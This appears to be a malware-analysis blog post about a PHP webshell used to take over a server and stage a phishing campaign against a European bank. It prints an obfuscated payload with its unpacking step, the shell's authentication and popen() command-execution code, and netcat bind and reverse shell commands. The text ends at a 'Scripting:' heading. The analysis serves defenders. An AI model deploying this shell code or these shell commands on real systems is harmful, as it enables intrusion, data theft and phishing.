WEBSHELL TO PHISHING

UDURRANI

SUMMARY:


- Attacker uploads the master webShell
- Attacker sets a password [sha1(md5(password))]
- Attacker is able to load multiple modules including:

{“explorer", "terminal", "eval", "convert", "database", "info", "mail", "network", “processes”}. This means, attacker is able to execute, upload, download, email, get system information etc via webShell.

- Attacker steals user data
- Attacker launches another stage and initiates a phishing campaign.
- Phishing campaign is against a bank in Europe.
- Attacker sends out phishing email(s)
- Innocent users punches in all the information into a legit looking page
- Attacker steals the data.

Master webshell is the key payload here, that provides all the tools to steal data and upload new files used for phishing. With the master shell, attacker is not only able to steal corporate user information but start a phishing campaign on the victims domain.


Let’s draw this out


HAPPY CUSTOMER PUNCHING IN BANKING INFORMATION
STAGE 1
Main WebSHell
PASSWORD = [SHA1(MD5(PASSWORD))]
PHISHING PAGE AVAILABLE ON HACKED DOMAIN
STAGE 2
EXPLORER
TERMINAL
EVAL
CONVERT
DATABASE
EMAIL
INFO
PROCESSES
MASTER WEB-SHELL FEATURES
DATA THEFT
STAGE 3
STAGE 4
EXECUTE COMMANDS
UPLOAD FILES
EMAIL
GET SYSTEM INFO
ETC
INITIATE PHISHING CAMPAIGN
COLLECT CORPORATE DATA
COLLECT EXTERNAL DATA BANK CUSTOMERS
SAVE DATA

So a successful webshell attack is converted to a phishing campaign, where target is a bank in Europe.

Let’s get technical

The first landing page (webshell) looks like the following:




It’s just a form, where attacker provides his / her password to detonate the rest of the page. Password is provided as **SHA1(MD5(PASSWORD))**. PHP code is heavily compresses and obfuscated.

```
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
```

Script follows the following sequence in php for de-obfuscation.


gzuncompress(base64_decode($OBFUSCATED_SCRIPT))

Let’s look at the password form.



```
if(!function_exists('auth')){ function auth(){ if(isset($GLOBALS['pass']) && (trim($GLOBALS['pass'])!='')){ $c = $_COOKIE; $p
= $_POST; if(isset($p['pass'])){ $your_pass = sha1(md5($p['pass'])); if($your_pass==$GLOBALS['pass']){ setcookie("pass", $your
_pass, time()+36000, "/"); header("Location: ".get_self()); } } if(!isset($c['pass']) || ((isset($c['pass'])&&($c['pass']!=$GL
OBALS['pass'])))){ $res = "<!doctype html> <html> <head> <meta charset='utf-8'> <meta name='robots' content='noindex, nofollow
, noarchive'> <meta name='viewport' content='width=device-width, initial-scale=1.0, maximum-scale=1.0, user-scalable=no, user-
scalable=0'> </head> <body style='background:#f8f8f8;color:#000000;padding:0;margin:0;'><br><p><center><noscript>You need to e
nable javascript</noscript></center></p> <script type='text/javascript'> var d = document; d.write(\"<br><br><form method='pos
t'><center><input type='password' id='pass' name='pass' style='font-size:34px;width:34%;outline:none;text-align:center;backgro
und:#ffffff;padding:8px;border:1px solid #cccccc;border-radius:8px;color:#000000;'></center></form>\"); d.getElementById('pass
').focus(); d.getElementById('pass').setAttribute('autocomplete', 'off'); </script> </body></html> "; echo $res; die(); } } }
```

Once attacker provides the correct password, the following is shown:



```
Server IP : 172.16.177.131:8080 | Your IP : 172.16.177.1
Time @ Server : 12 Jun 2018 09:09:30
Linux localhost.localdomain 3.17.4-301.fc21.x86_64 #1 SMP Thu Nov 27 19:09:10 UTC 2014 x86_64
PHP 5.6.15
```

○	name		size	owner	perms	modified
○	[.]	action	DIR	root:root	drwxr-xr-x	04-Jun-2018 17:01:20
○	[..]	action	DIR	root:root	drwxr-xr-x	12-Jun-2018 09:09:21
○	[Files]	action	DIR	root:root	drwxr-xr-x	04-Jun-2018 17:01:20

In code, following modules will be loaded:

```
$GLOBALS['module_to_load'] = array("explorer", "terminal", "eval", "convert",
"database", "info", "mail", "network", "processes");
```


This landing page can do multiple things:

- Provide access to all the folders
- Provide access to the terminal / CMD prompt to run any command
- Eval to run any interpreter like perl / python
- Connect to database(s)
- Get system information
- Send out emails
- Initiate a reverse shell, bind shell and a packet crafter

Let's look at some of those modules in action.

Execution Flow:

Terminal is one of the modules. This module provides the execution flow for the web shell. This means that the attacker can execute any command on Linux, Unix or Windows OS. Please **NOTE**: Attacker can run everything remotely. The beauty of a web-shell is that the attacker is virtually present on your corporate network.



```
Server IP : 172.16.177.141:8080 | Your IP : 172.16.177.1
Time @ Server : 12 Jun 2018 10:35:07
Linux localhost.localdomain 3.17.4-301.fc21.x86_64 #1 SMP Thu Nov 27 19:09:10 UTC 2014 x86_64
PHP 5.6.15

/var/www/cgi-bin/>whoami
root

/var/www/cgi-bin/>
```

This is a very critical stage of the attack. If execution flow is stopped or prevented, it becomes very difficult for an attacker to move forward. Attacker maybe able to upload other shells but without the execution flow it's not easy to carry on with the attack. Please pay very close attention to the processes that your webServer application spawns e.g. IIS, Tomcat, Apache etc.

Execution in this case is very simple. Attacker uses POPEN() in read mode to run any command, keeps the result in the buffer and read 2096 bytes at a time. The result is eventually dumped in the attacker's browser. POPEN is just like FOPEN, both C functions. The difference is: FOPEN will read, write to a file. On the other hand, POPEN will save the results in the memory. Let's look at the attacker PHP code.

```
$foo = @popen($code, 'r');
        // $code = the command to execute, 'r' = read mode
fread($foo, 2096);            // Read 2096 bytes from handle '$foo'

popen($in,"r"))) { $out = ""; while(!@feof($f)) $out .= fread($f,1024);
```

Until END OF FILE is reached, keep reading 1024 bytes from the handle '$f'
Now $out will point to the result in memory.

Can you follow the execution flow???
In the following text, **PID** is shown in red and **PPID** is shown in green.

(I am hoping you understand PID && PPID)

34095	**34094 IIS SERVER**
34507	**34095 cmd /c tcpdump**
34508	**34507 tcpdump**

34095 Spawns 34507
34507 spawns 34508

- IIS Server spans CMD.exe
- CMD.exe spawns tcpdump or any other command.

This implies IIS Server is the parent and executing all the system calls. That's why it's very important to understand this execution flow.

Binding and Reversing:


Attacker can bind a shell or initiate a reverse shell to a C2 server. Once reverse shell is established, things become very dynamic in nature. This means attacker can change the flow very easily and execute multiple things.

At code level attacker is simply using sock() functionality.

```
fsockopen($packetHost, $packetPort, $errNo, $errStr, $packetTimeout)
```

Later it's just using read and write via same socket handle.

```
fwrite($sock, $packetContent."\r\n\r\n\x00");
```



Bind Shell

Server IP 172.16.177.141:8080

Port 13123

php

Press ' run ' button and run ' nc server_ip port ' on your computer

Reverse Shell

Target IP 172.16.177.1


Port 13123

php

Run ' nc -l -v -p port ' on your computer and press ' run ' button

Processes:

Attacker can look at the process stack, kill or initiate any process



○	action	user	pid	%cpu	%mem	vsz	rss	tty	stat	start	time	command
○	kill	root	1	0.0	0.1	122688	6944	?	Ss	Jun11	0:07	/usr/lib/systemd/systemd --switched-root --system --deserialize 20
○	kill	root	2	0.0	0.0	0	0	?	S	Jun11	0:00	[kthreadd]
○	kill	root	3	0.0	0.0	0	0	?	S	Jun11	0:33	[ksoftirqd/0]
○	kill	root	5	0.0	0.0	0	0	?	S<	Jun11	0:00	[kworker/0:0H]
○	kill	root	7	0.0	0.0	0	0	?	S	Jun11	0:20	[rcu_sched]
○	kill	root	8	0.0	0.0	0	0	?	S	Jun11	0:16	[rcuos/0]
○	kill	root	9	0.0	0.0	0	0	?	S	Jun11	0:03	[rcuos/1]
○	kill	root	10	0.0	0.0	0	0	?	S	Jun11	0:00	[rcuos/2]
○	kill	root	11	0.0	0.0	0	0	?	S	Jun11	0:00	[rcuos/3]
○	kill	root	12	0.0	0.0	0	0	?	S	Jun11	0:00	[rcuos/4]
○	kill	root	13	0.0	0.0	0	0	?	S	Jun11	0:00	[rcuos/5]
○	kill	root	14	0.0	0.0	0	0	?	S	Jun11	0:00	[rcuos/6]
○	kill	root	15	0.0	0.0	0	0	?	S	Jun11	0:00	[rcuos/7]
○	kill	root	16	0.0	0.0	0	0	?	S	Jun11	0:00	[rcuos/8]
○	kill	root	17	0.0	0.0	0	0	?	S	Jun11	0:00	[rcuos/9]


Once again, at code level it’s very straight forward.

```
if(is_win()){ $cmd = "tasklist /V /FO csv"; $wexplode = "\",\""; } else{ $cmd = "ps aux”;}
```

For windows run tasklist /V /FO csv, for linux run ps aux and convert the result in proper html format.

SystemInformation:


System information is just a click away.



major	minor	#blocks	name
11	0	1437696	sr0
8	0	15728640	sda
8	1	512000	sda1
8	2	15215616	sda2
253	0	1572864	dm-0
253	1	13598720	dm-1

Scripting:

